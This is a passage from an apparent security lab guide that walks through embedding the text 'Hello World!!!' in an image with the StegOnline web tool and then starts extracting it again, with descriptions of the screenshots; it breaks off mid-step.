
The screenshot shows the StegOnline 'Embed Data' page. At the top, there are navigation links: 'StegOnline', 'Upload', 'Image Home', 'CTF Checklist', and 'About'. Below this, a link 'Back to Home' is visible. The main section is titled 'Embed Data' with the sub-instruction: 'Here you can embed files/text inside of your image. Select some bits and adjust the settings appropriately. Please be aware that any opacity will be lost.' A large grid table is displayed, showing bit planes for R (Red), G (Green), and B (Blue) channels. The columns are labeled R, G, and B. The rows are labeled 0 through 7. In the R column, bit 5 is checked. In the G column, bits 4, 5, and 6 are checked. In the B column, bits 4, 5, and 6 are checked. Below the table are four dropdown menus: 'Pixel Order' (Row), 'Bit Order' (MSB), 'Bit Plane Order' (R, G, B), and 'Pad Remaining Bits' (No). The Windows taskbar at the bottom shows the date and time as 7:36 AM 4/7/2022.

33. Scroll down to **Input Data** field and ensure that **Text** option is selected from the drop down, and type **Hello World!!!** and click on **Go**.

The screenshot shows the same StegOnline 'Embed Data' page as before, but now with additional content. At the bottom left, there is a 'Back to Home' link. Below it, a 'Input Data:' label is followed by a 'Type:' dropdown menu which has 'Text' selected. A text input field contains the text 'Hello World!!!'. A green 'Go' button is located below the input field. The Windows taskbar at the bottom shows the date and time as 7:36 AM 4/7/2022.


34. Scroll down to see the image in the **Output** section, save the image by clicking **Download Extracted Data** button.

Note: If a **Opening Island.png** pop-up appears, select **Save File** radio button and click on **OK**.




35. In the **Enter the name of the file to save to...** window select the desired location to save the image (here we are saving the image on the **Desktop**) and click on **Save**.






36. We have successfully embedded data into an image file. Now, we will extract the embedded data.

37. Open a new tab in the Firefox browser, type <https://stegonline.georgeom.net/upload> and press Enter.



38. In the **StegOnline** page, click on **UPLOAD IMAGE** button and in the **File Upload** window select the **Island.png** file from the **Desktop** and click **Open**.



39. In the **Image Options** window, click on **Extract Files/Data** button.



The screenshot shows the StegOnline 'Image Options' page. At the top, there are tabs for 'Upload', 'Image Home' (which is selected), 'CTF Checklist', and 'About'. Below the tabs, the title 'Image Options' is displayed. A blue button labeled 'Reset' is at the top left of a group of five buttons: 'Full Red' (red border), 'Full Green' (green border), 'Full Blue' (blue border), 'Inverse (RGB)', and 'LSB Half'. Below these are three green buttons: 'Extract 